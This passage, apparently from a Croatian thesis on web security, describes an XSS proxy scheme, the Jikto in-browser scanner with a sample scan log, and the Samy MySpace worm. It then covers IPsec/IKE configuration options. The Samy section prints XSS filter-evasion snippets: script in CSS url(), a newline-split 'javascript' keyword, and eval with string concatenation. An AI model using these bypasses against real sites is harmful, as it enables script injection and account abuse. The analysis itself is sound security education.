Napredna vrsta XSS posrednika omogućava skrivanje IP adrese i lokacije napadača, no za taj scenarij, potrebne su dvije aplikacije ranjive na XSS, jedna za prikrivanje lokacije, a druga s koje napadača zaista zanima sadržaj koji korisnik pregledava. Scenarij je prikazan na slici 3.12.

U prikazanom primjeru, napadač koristi prvu aplikaciju da bi stvorio kontrolni prozor. U tom prozoru otvara tri linijska okvira:

- jedan za čitanje i pisanje po stranicama prve aplikacije (normalan XSS posrednik) – IFRAME1;
- jedan za učitavanje druge aplikacije ranjive na XSS (u kojem učitava dodatni linijski okvir) – IFRAME3;
- jedan koji služi kao komunikacijski kanal – IFRAME 2.



Slika 3.12. Scenarij naprednog XSS posrednika


Napadač i dalje ima mogućnost čitati i pisati po podacima koji se nalaze u IFRAME1 okviru. Nova aplikacija se učitava u IFRAME2 okvir te se u njoj otvori novi IFRAME4 okvir za stvarno učitavanje dokumenata s nove aplikacije. IFRAME2 okvir postaje komunikacijski okvir tako da vrši izmjenu lokacije pokazivanjem na nepostojeći URL u domeni jedne od dviju aplikacija. URL je zapravo kanal kojim putuju podaci, jer se unutar URL-a zapisuju podaci koji se prenose.

Prva aplikacija prima naredbe od napadača i usmjeruje IFRAME2 na drugu aplikaciju uz dodavanje napadačevih naredbi u URL. Druga aplikacija ima kontrolu nad IFRAME2, pa čita trenutnu lokaciju okvira da bi dohvatila napadačeve naredbe. Nakon što izvrši naredbe, druga aplikacija usmjeruje IFRAME2 na lokaciju prve aplikacije te rezultat naredbi dodaje u URL. Prva aplikacija tada ima kontrolu nad IFRAME2 pa ga pročita i proslijedi rezultate napadaču. Ovom metodom je IP adresa i lokacija napadača potpuno nepoznata drugoj aplikaciji, jer napadač ni u jednom trenutku ne komunicira izravno s njom pa je također uspješno izvedeno zaobilaženje politike istog izvora, obzirom da IFRAME2 mijenja domenu te je ovisno o stanju XSS posrednika dostupan skriptama na jednoj ili drugoj domeni [62].

3.5.4. JIKTO

Krajem ožujka 2007. godine, na ShmooCon konferenciji u Washingtonu, Billy Hoffman, glavni istraživač u kompaniji SPI Dynamics, održao je prezentaciju o mogućnostima stvaranja zloćudnog JavaScript kôda. Na prezentaciji je predstavio Jikto, pretraživač ranjivosti Web aplikacije, u kojem su sakupljene neke već predstavljene mogućnosti JavaScript-a, ali je dodano i ispitivanje ranjivosti Web aplikacije. Hoffman nije namjeravao objaviti kôd, ali je kôd još tijekom konferencije procurio u javnost. Kôd koji je procurio je osnova Jikto-a, dakle JavaScript kôd, dok kontrolni kôd i kôd za prikaz rezultata nisu ukradeni, međutim relativno jednostavno je implementirati ga na način koji nam odgovara, kao što je jednostavna i modifikacija osnovnog JavaScript kôda. Jikto je, kako je rečeno, pretraživač ranjivosti Web aplikacija, koji je potpuno napisan u JavaScript-u. Njegova osnovna funkcionalnost je pretraga aplikacije i provjera ranjivosti, te slanje rezultata. Međutim, obzirom da se radi o JavaScript kôdu, Jikto je uz manje modifikacije moguće uključiti u bilo koju stranicu te posjetitelje pretvoriti u suučesnike u pretraživanju ranjivosti i eventualnoj eksploataciji ranjivosti.

Kako bi zaobišao politiku istog izvora, Jikto koristi Google Translate javni posrednik, koji je primarno namijenjen kao usluga prijevoda Web stranica koju daje Google. Međutim, obzirom da sav sadržaj koji Google Translate vraća spada pod njegovu domenu, bilo ga je lako iskoristiti da bi se sadržaj s različitih stranica mogao koristiti pod zajedničkom domenom, točnije uspješno zaobići politiku istog izvora. Ova metoda je prikazana na slici 3.13.




Slika 3.13. Prikaz rada JIKTO alata

Obzirom da se nakon ovog načina dohvaćanja sadržaja korištenjem Google Translate-a, i Jikto kôd i sadržaj koji daje Web poslužitelj koji pretražujemo nalaze pod domenom Google Translate-a, Jikto kôd može pristupati svim elementima dohvaćene stranice, kao i vršiti nove pozive.

Za dohvat sadržaja aplikacije koja se provjerava, moguće je koristiti *iframe* elemente ili AJAX pozive. Obzirom da se AJAX pozivima dobiva veća brzina, oni su korišteni za pretragu ranjivosti Web aplikacije.

Značajna prednost Jikto-a jest da je vrlo brz, da nije potrebna instalacija dodatnih alata, te da funkcionira na različitim preglednicima i platformama. Međutim, postoje i određeni nedostaci koji se primarno odnose na korištenje posrednika. Posrednik ima mogućnost izmjene polja zaglavlja zahtjeva, kao i ograničavanja zahtjeva ovisno o sadržaju ili o učestalosti zahtjeva.

Logika Jikto-a je jednostavna, iz reda zahtjeva uzima prvi i odašilje ga. Nakon što primi odgovor, prouči ga, provjeri veze koje se nalaze u odgovoru i doda ih u red zahtjeva, ali također stvara i nove zahtjeve iz polja formulara. Primjer kontrolirane provjere ranjivosti prikazan je na slici 3.14.



Slika 3.14. Proces skeniranja JIKTO alatom

Jikto je postavljen na provjeru Web poslužitelja na kojem se nalazi i kôd pa stoga nije korišten Google Translate servis. Međutim, konfiguracija za korištenje putem tog servisa je trivijalna. Na testnom poslužitelju, nalazi se veći broj skripti i stranica.

Proces započinjemo učitavanjem kontrolne stranice i pritiskom na gumb za početak pregleda. Nakon što pregled započne, u konzoli je vidljivo da preglednik šalje veliku količinu AJAX zahtjeva prema Web poslužitelju.

Nakon što provjera završi, rezultati su dostupni napadaču u datoteci ili bazi podataka, ovisno o načinu na koji je Jikto kôd prilagođen, tj. načinu na koji se pohranjuju rezultati (u ovom primjeru radi se o PHP skripti koja dohvaća rezultate od Jikto-a i pohranjuje ih u tekstualnu datoteku). Ispis 3.58 prikazuje rezultate JIKTO alata.

Ispis 3.58. Ispis rezultata skeniranja JIKTO alatom

```
...
GOT THE PAGE
http://127.0.0.1:80/blog/index.php?d=15&amp%3Bm=07&amp%3By=06&amp%3Bcategory=3
method was GET
GOT THE PAGE
http://127.0.0.1:80/blog/index.php?d=15&amp%3Bm=07&amp%3By=06&amp%3Bcategory=6
method was GET
GOT THE PAGE
http://127.0.0.1:80/blog/index.php?d=15&amp%3Bm=07&amp%3By=06&amp%3Bcategory=5
method was GET
GOT THE PAGE
http://127.0.0.1:80/blog/index.php?d=15&amp%3Bm=07&amp%3By=06&amp%3Bcategory=7
method was GET
GOT THE PAGE http://127.0.0.1:80/blog/search.php?q=admin  method was GET
GOT THE PAGE
http://127.0.0.1:80/blog/search.php?q=%3Cscript%3Ealert%28%27xss%27%29%3C/scrip
t%3E  method was GET
-----------
VULN URL
http://127.0.0.1:80/blog/search.php?q=%3Cscript%3Ealert%28%27xss%27%29%3C/scrip
t%3E  method was GET
SEV 100
TITLE Cross Site Scripting
REQ GET
http://127.0.0.1:80/blog/search.php?q=%3Cscript%3Ealert%28%27xss%27%29%3C/scrip
t%3E HTTP/1.1
RESP HTTP/1.1 200 OK
Date: Tue, 24 Apr 2007 12:40:23 GMT
Server: Apache/2.0.55 (Ubuntu) DAV/2 SVN/1.3.2 PHP/5.1.6 mod_ssl/2.0.55
OpenSSL/0.9.8b
X-Powered-By: PHP/5.1.6
Keep-Alive: timeout=15, max=81
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
VULN URL http://127.0.0.1:80/zend-ike/login/dologin.bak  method was GET
SEV 50
GOT THE PAGE http://127.0.0.1:80/zend-ike/login/dologin.bak  method was GET
-----------
VULN URL http://127.0.0.1:80/zend-ike/login/dologin.bak  method was GET
SEV 50
TITLE Backup File Detected!
REQ GET http://127.0.0.1:80/zend-ike/login/dologin.bak HTTP/1.1
RESP HTTP/1.1 200 OK
Date: Tue, 24 Apr 2007 12:41:10 GMT
Server: Apache/2.0.55 (Ubuntu) DAV/2 SVN/1.3.2 PHP/5.1.6 mod_ssl/2.0.55
OpenSSL/0.9.8b
X-Powered-By: PHP/5.1.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=14ec024fc0a10fea022854a364656a3f; path=/
Content-Length: 23
Keep-Alive: timeout=15, max=83
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
...
```

Između ostalog, vidljivo je da je Jikto dohvatio sve resurse koji su referencirani u stranicama te je za određene javio ranjivosti. U ispisu je vidljivo da je detektirana rezervna kopija datoteke `http://127.0.0.1:80/zend-ike/login/dologin.bak` (iz koje je moguće saznati detalje o implementaciji mehanizma za prijavu). Također, detektirana je moguća ranjivost na XSS napad pri

zahtjevu
`http://127.0.0.1:80/blog/search.php?q=%3Cscript%3Ealert%28%27xss%27%29%3C/script%3E` u kojem je očito kao jedan od parametara pretrage ubačen JavaScript kôd. U slučaju da se zaista radi o XSS ranjivosti, što iako nije u potpunosti implementirano, može biti relativno jednostavno provjereno pokušajem evaluacije odgovora u zasebnom *iframe* okviru, Jikto bi se mogao samopropagirati umetanjem svog kôda u tu ranjivu stranicu.

Napadač može primati informacije raznih korisnika u čijim se preglednicima Jikto izvršava te time njegove prljave poslove izvršavaju slučajni korisnici, a identitet napadača je skriven prema aplikacijama koje se provjeravaju [63,64,65].

3.5.5. Samy crv

Samy crv je jedan od najpoznatijih XSS crva koji je koristio AJAX. Crv je razvijen da bi se propagirao kroz društvene stranice *MySpace.com*, tada na 4. mjestu po broju posjećenosti na Internetu. Njegov tvorac, Samy Kamkar je 31. siječnja 2007. priznao krivnju na suđenju koje je inicirao *MySpace.com*. Virus je širio sadržaj koji je postavljao svog tvorca za prijatelja i osobnog heroja u žrtvinom profilu, da bi se tvorcu povećala popularnost. U samo 20 sati, 4. listopada 2005. godine, preko milijun korisničkih stranica je bilo zaraženo ovim crvom te je Samy postao jedan od najbrže raširenih crva u povijesti.

Da bi se shvatila važnost ovog crva, potrebno je proučiti na koji način je izvršio eksploataciju ranjivosti *MySpace.com* društvenih stranica, što je i autor crva objavio nakon što je *MySpace.com* ispravio ranjivost.

- *MySpace.com* je vršio provjeru HTML oznaka, točnije dopuštali su samo <*a*>, <*img*> i <*div*> oznake. Oznake <*script*>, `onClick` događaji, veze s JavaScript-om i slično nije bilo dozvoljeno. Međutim, neki preglednici (IE, Safari, itd.) dozvoljavaju JavaScript kôd unutar CSS stilova. Kôdom u ispisu 3.59 omogućeno je izvršavanje JavaScript kôda, umjesto dohvata pozadinske slike definirane CSS stilom.

Ispis 3.59. Zaobilaženje restrikcije izvođenja JavaScript kôda

```
<div style="background:url('javascript:alert(1)')">
```

- Korištenje navodnika unutar prethodnog kôda je bilo nemoguće, obzirom da su jednostruki i dvostruki navodnici već iskorišteni. Time je pisanje JavaScript kôda znatno otežano. Da bi se zaobišao ovaj problem, korišten je izraz da bi se pohranio JavaScript kôd te ga se izvelo korištenjem `eval()` funkcije, kao u ispisu 3.60.

Ispis 3.60. Pohrana kôda u izraz radi korištenja znakova navodnika

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

- Nakon što je prethodnim omogućio korištenje jednostrukih navodnika, autor je shvatio da *MySpace.com* filtrira riječ "javascript" iz cjelokupnog sadržaja. Da bi ovo zaobišao, iskoristio je mogućnost nekih preglednika da "java\nscript" (java<*NOVA LINIJA*>script) interpretiraju kao "javascript", kao u ispisu 3.61.

Ispis 3.61. Primjer interpretacije kôda s oznakom nove linije

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

- Ponekad je osim jednostrukih, bilo nužno koristiti i dvostruke navodnike. Najjednostavniji način da ih se koristi, a ne poremeti ostatak kôda, bilo bi njihovo izbjegavanje (npr. *"foo\"bar"* gdje bi rezultat trebala biti vrijednost *foo"bar*). Međutim, *MySpace* je izbacivao

sve izbjegnute navodnike (jednostruke i dvostruke) neovisno gdje se nalaze u sadržaju. Ipak, rupa je postojala. Pretvorbom decimalne u ASCII vrijednost kroz JavaScript, bilo je moguće stvoriti znak navodnika, kao u ispisu 3.62.

Ispis 3.62. Stvaranje navodnika pretvorbom decimalne u ASCII vrijednost

```
<div id="mycode" expr="alert('double quote: ' + String.fromCharCode(34))"
style="background:url('java
script:eval(document.all.mycode.expr)')">
```

- Da bi se poslao novi sadržaj profilu korisnika koji gleda zaraženu stranicu, bilo je potrebno dohvatiti kôd stranice. Kamkar je to pokušao izvesti korištenjem `document.body.innerHTML` poziva da bi dohvatio kôd stranice i unutar njega polje u kojem je zapisan identifikator korisnika koji gleda stranicu. Međutim, *MySpace.com* je ponovno postavio prepreku zabranjujući riječ "innerHTML" bilo gdje u sadržaju. Da bi izbjegao ovo ograničenje, napadač je koristio spajanje riječi na način kao u ispisu 3.63.

Ispis 3.63. Spajanje izraza koji su ograničeni

```
alert(eval('document.body.inne' + 'rHTML'));
```

- Da bi se pristupilo drugim stranicama, napadač je bio u mogućnosti koristiti *iframe* element, ili AJAX pozive. Obzirom da *iframe* elementi (čak i skriveni) lakši za otkriti i manje upravljivi nego AJAX pozivi, odlučio se za AJAX. Međutim, obzirom da je *MySpace.com* filtrirao riječ "*onreadystatechange*" koja je nužna za AJAX pozive, prethodni trik je morao ponovno upotrijebiti, kao u ispisu 3.64.

Ispis 3.64. Ponovno spajanje izraza prije evaluacije

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

- Da bi promjena korisničkih stranica bila što manje uočljiva, bilo je potrebno dohvatiti trenutnu listu heroja korisnika te dodati svoje ime bez brisanja postojećih. Korištenjem GET poziva kroz AJAX, bilo bi jednostavno dohvatiti listu heroja i sačuvati ju. Kako je već rečeno, da bi dohvatio kôd stranice, točnije identifikator korisnika koji gleda stranicu, bilo je potrebno izvršiti pretraživanje dohvaćenog kôda. Ukoliko bi standardna pretraga bila izvršena, postoji mogućnost da bi pretragom dohvatili svoj kôd, kôd crva, u kojem se riječ koju tražimo također nalazi, ali kao parametar pretrage. Stoga je ponovnom kombinacijom riječi problem izbjegnut, kao u ispisu 3.65.

Ispis 3.65. Izbjegavanje izraza pri pretrazi kôda

```
var index = html.indexOf('frien' + 'dID');
```

Obzirom da se izraz "*friendID*" sada ne može naći u kôdu crva, već je zamijenjen gornjim izrazom spajanja, pretraga vraća ispravan rezultat.

- Prvo slijedeće što je napadač napravio je, pokušao je dodati sebe za prijatelja žrtvi, slanjem AJAX poziva POST metodom na *addFriends* stranicu. Obzirom da se trenutno kôd izvodi na *profile.myspace.com*, a ne na *www.myspace.com* domeni, poziv nije uspio jer je detektiran pokušaj povrede politike istog izvora. Međutim i za to je napadač pronašao riješenje. Profili korisnika su bili dostupni i s *www.myspace.com* domene pa bi ponovno učitavanje stranice na toj domeni dozvolilo slanje POST zahtjeva. Primjer promjene domene prikazan je u ispisu 3.66.

Ispis 3.66. Kôd za izmjenu domene

```
if (location.hostname == 'profile.myspace.com') document.location =
'http://www.myspace.com' + location.pathname + location.search;
```

Nakon ovog trika, POST zahtjev je uspješno poslan, međutim, "prijatelj" nije zaista dodan. *MySpace.com* generira slučajan niz znakova koji se umeću u stranicu s koje se odašilje POST zahtjev. Ukoliko taj niz nije odaslan zajedno s POST zahtjevom, zahtjev nije bio uspješno autoriziran. Da bi se zaobišlo ovaj problem, napadač je prvo dohvatio GET zahtjevom stranicu s koje se šalje POST zahtjev, iz njenog sadržaja dohvatio slučajni niz znakova te zatim izvršio slanje POST zahtjeva uz dodavanje zadanog niza. Nakon što je uspješno dodan kao prijatelj, napadač je želio dodati sebe kao heroja, ali i dodati kôd crva da bi se propagirao. Kôd je postavio u popis heroja, za što je bio potreban jedan POST zahtjev i prethodni GET da bi se dohvatio slučajan niz. Nakon manjih problema oko URL kôdiranja kôda da bi se uspješno umetnuo u stranicu, crv je kompletiran. Za ovaj napad, očito je bilo potrebno dosta znanja i snalažljivosti da bi se zaobišlo sva ograničenja [16].

4. Praktični rad – WebIKE aplikacija


WebIKE je Web aplikacija u potpunosti izvedena putem AJAX-a. Njena glavna namjena je pojednostavljenje i automatizacija konverzije konfiguracija za različite IKE alate i testiranja različitih konfiguracija. Aplikacijom se željelo omogućiti stvaranje konfiguracijske datoteke za *racoon* alat iz generičke konfiguracije korištenjem Web sučelja te pokretanje *racoon* alata. Također, željelo se ostaviti dovoljno prostora da buduća proširenja, kako opcija zapisanih u konfiguracijskim datotekama, tako i za korištenje različitih IKE alata, prvenstveno IKEv2 alata.

4.1. Konfiguracijske datoteke i opcije

4.1.1. IKE protokol i konfiguracija

IPsec je ekstenzija IP protokola koja pruža sigurnost IP protokolu i protokolima višeg sloja. Primarno je razvijen za IPv6 protokol te je kasnije dodan i kao mogućnost za IPv4 protokol. Arhitektura IPsec-a je opisana u *RFC2401*.

IPsec koristi dva različita protokola, AH i ESP, da bi osigurao autentifikaciju, integritet i pouzdanost komunikacije. Moguće je zaštititi cijeli IP datagram, ili samo protokole višeg sloja. Stoga postoje dva primarna načina rada – tunelirajući način gdje je IP datagram potpuno enkapsuliran novim IP datagramom koristeći IPsec protokol, te transportni način u kojem se štiti samo podatke viših protokolnih slojeva, a IPsec zaglavlje se umeće između originalnog IP zaglavlja i zaglavlja protokola višeg sloja kao na slici 4.1.



Slika 4.1. Način dodavanja AH i ESP zaglavlja

Da bi se zaštitio integritet IP datagrama, IPsec protokol koristi autentifikacijske kôdove sažetka poruke (engl. Hash message authentication codes – HMAC). Za izračun HMAC-a, koriste se standardni algoritmi za izračun sažetka (SHA i MD5) računanjem sažetka na temelju tajnog ključa i podatkovnog dijela IP datagrama. HMAC je zatim uključen u zaglavlje IPsec protokola te ga primatelj paketa može provjeriti ukoliko ima tajni ključ.

Da bi se zaštitila pouzdanost IP datagrama, IPsec protokoli koriste standardne simetrične algoritme kriptiranja. IPsec norma zahtjeva implementaciju NULL i DES algoritama, no danas su češći jači algoritmi kao 3DES, AES i Blowfish.

Da bi se promet zaštitio od DoS napada, IPsec protokoli koriste mehanizam klizećeg prozora. Svakom paketu se pridružuje redni broj i paket se prima samo u slučaju da je njegov redni broj unutar promatranog prozora ili noviji. Svi stariji paketi se automatski odbacuju. Ovaj postupak štiti od napada ponavljanjem, u kojima napadač snimljene originalne pakete pokušava ponovno poslati.

Da bi krajnje točke komunikacije mogle vršiti enkapsulaciju i dekapsulaciju IPsec paketa, potreban je način čuvanja tajnih ključeva, algoritama i IP adresa uključenih u komunikaciju. Svi ovi

parametri potrebni za zaštitu IP datagrama, čuvaju se u *sigurnosnoj asocijaciji* (nadalje SA – engl. Security Association), dok se SA-ovi čuvaju u bazi *sigurnosnih asocijacija* (nadalje SAD – engl. Security Association Database).

Svaki SA definira sljedeće parametre:

- Izvorišna i odredišna IP adresa rezultirajućeg IPsec zaglavlja. Ovo su IP adrese krajnjih točaka IPsec komunikacije;
- IPsec protokol (AH ili ESP);
- Algoritam i tajni ključ koji IPsec koristi;
- *Indeks sigurnosnog parametra* (nadalje SPI – engl. Security Parameter Index) – 32-bitni broj koji identificira pojedini SA.

Obzirom da SA definira izvorišnu i odredišnu IP adresu, može zaštititi samo jedan smjer prometa u dvosmjernoj IPsec komunikaciji. Da bi se zaštitila komunikacija u oba smjera, potrebna su dva jednosmjerna SA. SA definira samo kako IPsec treba štititi promet. Naravno, potrebne su i informacije kada i koji promet treba štititi. Te informacije se nalaze u zapisima *sigurnosne politike* (nadalje SP – engl. Security Policy), koji su pohranjeni u bazi sigurnosne politike (nadalje SPD – engl. Security Policy Database). SP obično specificira sljedeće parametre:

- izvorišna i odredišna adresa paketa koje je potrebno štititi. U transportnom načinu rada, ove adrese su jednake adresama u SA, dok u tunelirajućem načinu rada mogu biti drugačije;
- protokol (i pristup) koji se štite. Neke implementacije ne dozvoljavaju definiranje protokola koji se štiti pa se štiti sav promet između navedenih adresa;
- SA koji se koristi za zaštitu paketa;
- način rada – tunelirajući ili transportni.

Pojedine implementacije SPD-a omogućuju i ove dodatne parametre:

- veličina klizećeg prozora i
- vrijeme trajanja SA.

Ručno postavljanje SA-a je prilično osjetljiv zadatak i ne pretjerano siguran. Tajni ključevi i algoritmi kriptiranja moraju se podijeliti svim krajnjim točkama virtualne privatne mreže. Razmjena simetričnih ključeva je kritičan problem za administratora sustava, obzirom da se još ne vrši ni jedan oblik kriptiranja.

Da bi se ovaj problem riješio, stvoren je IKE (Internet Key Exchange) protokol. U prvoj fazi IKE protokola, vrši se autentifikacija krajnjih točaka, dok se u drugoj fazi vrši dogovor o potrebnim SA-ima, te se odabiru simetrični tajni ključevi korištenjem Diffie-Hellmann razmjene ključeva. IKE protokol također vrši i periodičku izmjenu ključeva da bi se osigurala njihova pouzdanost.

IKE protokol rješava najizraženiji problem pokretanja sigurne komunikacije - autentifikaciju krajnjih točaka i izmjenu simetričnih ključeva. Zatim stvara SA-e i dodaje ih u SAD. IKE protokol obično zahtijeva *daemon* i nije implementiran unutar operacijskog sustava. IKE protokol koristi pristup 500 i protokol UDP za svoju komunikaciju.

Protokol funkcionira u dvije faze. Prva faza vrši uspostavu ISAKMP SA (Internet Security Association Key Management Security Association). U drugoj fazi, ISAKMP SA se koristi za dogovor i postavljanje IPsec SA-a. Autentifikacija krajnjih točaka u prvoj fazi obično se odvija na temelju preraspodjeljenih ključeva (PSK – Pre-Shared Key), RSA ključeva i X.509 certifikata. Prva faza može se izvesti u dva načina, glavni (engl. main mode) i agresivni (engl. aggressive mode). Oba načina autentificiraju krajnje točke i uspostavljaju ISAKMP SA, ali agresivnim načinom se za

to izmjeni dvostruko manje poruka između krajnjih točaka. Naravno da to povlači i nedostatke, jer agresivni način ne podržava zaštitu identiteta pa je ovaj način ranjiv na napad presretanja (engl. Man-in-the-middle) u slučaju korištenja PSK autentifikacije. S druge strane, ovo i je jedini cilj agresivnog načina rada jer glavni način ne dozvoljava korištenje različitih preraspodjeljenih ključeva za nepoznate krajnje točke. Kako je rečeno, agresivni način rada ne podržava zaštitu identiteta pa prenosi podatke o identitetu klijenta u nekriptiranom obliku. Stoga krajnje točke znaju s kime komuniciraju prije nego se izvrši autentifikacija i mogu odabrati odgovarajući preraspodjeljeni ključ za svakog pojedinog klijenta. U drugoj fazi IKE protokola vrši se izmjena zahtjeva za SA-ima i dogovor o SA-ima na temelju ISAKMP SA. ISAKMP SA pruža autentifikaciju da bi se zaštitio od napada presretanja. Druga faza koristi takozvani brzi način rada (engl. quick mode).
Obično dvije krajnje točke uspostavljaju samo jedan ISAKMP SA, koji se zatim koristi za dogovor o nekoliko (najmanje dva) jednosmjernih SA-a.

4.1.2. Konfiguracijska datoteka IKEv2 alata

Konfiguracijska datoteka IKEv2 alata koji se razvija na Zavodu, trenutno sadrži sljedeće opće opcije:

- path pre_shared_key *datoteka*;
  Specificira datoteku koja sadrži PSK ključ za različite identifikatore.
  `path pre_shared_key "/etc/psk.txt";`
- kernel_spd *opcija*;
  Specificira što treba napraviti s *kernel* politikom u trenutku pokretanja. Moguće ju je poništiti i postaviti politiku definiranu u konfiguracijskoj datoteci, moguće ju je sinkronizirati s politikom definiranom u konfiguracijskoj datoteci, ili ju je moguće zanemariti i postaviti politiku definiranu u konfiguracijskoj datoteci. Moguće opcije su:
  - flush – poništiti
  - sync – sinkronizirati
  - generate – generirati novu

  `kernel_spd flush;`
- listen address *adresa*:*pristup*;
  Specificira adresu i pristup na kojima će ikev2 alat očekivati promet. Ukoliko pristup i adresa nisu definirani, podrazumijeva se vrijednost *0.0.0.0:500*.
  `listen address 161.53.65.40:500;`
- ikesa_max *broj*;
  Specificira koliko potpuno uspostavljenih IKE sigurnosnih asocijacija s iste IP adrese će alat dozvoliti prije nego počne ignorirati nove zahtjeve.
  `ikesa_max 50;`
- ikesa_max_halfopened *broj*;
  Specificira koliko djelomično uspostavljenih IKE sigurnosnih asocijacija s iste IP adrese će alat dozvoliti prije nego počne ignorirati nove IKE SA INIT zahtjeve.
  `ikesa_max_halfopened 50;`
- remote *ip_adresa* {
  Remote sekcija - specificira parametre za IKE prvu fazu za svaki udaljeni čvor. Ukoliko je specificirana vrijednost **anonymous**, parametri će odgovarati svim čvorovima koji ne odgovaraju ostalim remote sekcijama.
  `Remote 161.53.65.40 {`

Opcije remote sekcije su:

- nonce_size *broj*;
  Specificira veličinu "nonce" vrijednosti u bajtovima
  `nonce_size 32;`
- authlimit time *vrijeme*;

Specificira vremensko ograničenje autentifikacije.

```
authlimit time 1 week;
```

- ike_max_idle *vrijeme*;
  Specificira maksimalno vrijeme neaktivnosti nakon kojeg se pokreće proces detekcije mrtvog sudionika (engl. dead peer detection).
- `ike_max_idle 1000 s;`
- limit **time|octets|allocs** *vrijeme|veličina|broj*;
  Specificira ograničenje vremena, okteta ili alokacija. Ovisno o tipu ograničenja, ovisi i vrijednost koja se specificira pa tako, ukoliko je specificiran tip ograničenja:
  - time – definira se vrijednost vremena
  - octets - definira se ukupna veličina svih okteta
  - allocs - definira se broj alokacija

  Opcija se može ponoviti uz definiranje drugog tipa ograničenja.

```
limit time 2000 s;
limit allocs 12000;
limit octets 1 MB;
```

- response_timeout *vrijeme*;
  Specificira vrijeme čekanja prije odgovora.

```
response_timeout 3 s;
```

- response_retries *broj*;
  Specificira broj pokušaja za odgovor.

```
response_retries 3;
```

- generate policy *opcija*;
  Specificira da li alat treba dinamički generirati politiku. Ova opcija je zahtijevana kod *roadwarrior* klijenata. Moguće opcije su:
  - on – uključena opcija
  - off – isključena opcija

```
generate policy on;
```

- natt *opcija*;
  Specificira da li alat treba podržati ili inicirati zahtjeve IPsec NAT-T proširenja. NAT-T omogućava da jedan ili oba čvora veze mogu biti iza posrednika koji vrši NAT. Moguće opcije su:
  - on – inicirati
  - off – isključena opcija
  - passive – podržati

```
natt passive;
```

- my_identifier *vrsta identifikator*;
  Specificira identifikator koji se šalje udaljenom čvoru i vrstu identifikatora tijekom prve faze pregovora.

```
my_identifier rfc822_addr sgros@zemris.fer.hr;
```

- accept_peer_identifier *vrsta identifikator*;
  Specificira identifikatore koji se prihvaćaju od strane udaljenog čvora i vrstu identifikatora tijekom prve faze pregovora.

```
accept_peer_identifier rfc822_addr sgros@zemris.fer.hr;
```

- ca_type *vrsta datoteka*;
  Specificira certifikat *root certificate authority*-ja koji je odobrio certifikat klijenta i vrstu tog certifikata.

```
ca_type x509 "/etc/rootca.crt";
```

- certificate_type *vrsta datoteka ključ*;
  Specificira certifikat koji se koristi za autentifikaciju, vrstu certifikata i datoteku privatnog ključa.

```
certificate_type x509 "/etc/cert.crt" "/etc/private.key";
```

- proposal {
  Zasebna sekcija koja specificira zahtjeve prema drugom čvoru. Sadrži sljedeće specifikacije:

- limit **time|octets|allocs** *vrijeme*|*veličina*|*broj*;
  Specificira ograničenje vremena, okteta ili alokacija za određeni zahtjev. Opcija je identična limit opciji u remote sekciji.
- encryption_algorithm *algoritam*;
  Specificira algoritam enkripcije tijekom prve faze pregovora. Moguća vrijednost je primjerice *aes128_cbc*.
  ```
  encryption_algorithm aes128_cbc;
  ```
- auth_algorithm *algoritam*;
  Specificira algoritam autentifikacije. Moguća vrijednost je primjerice *md5_96*.
  ```
  auth_algorithm md5_96;
  ```
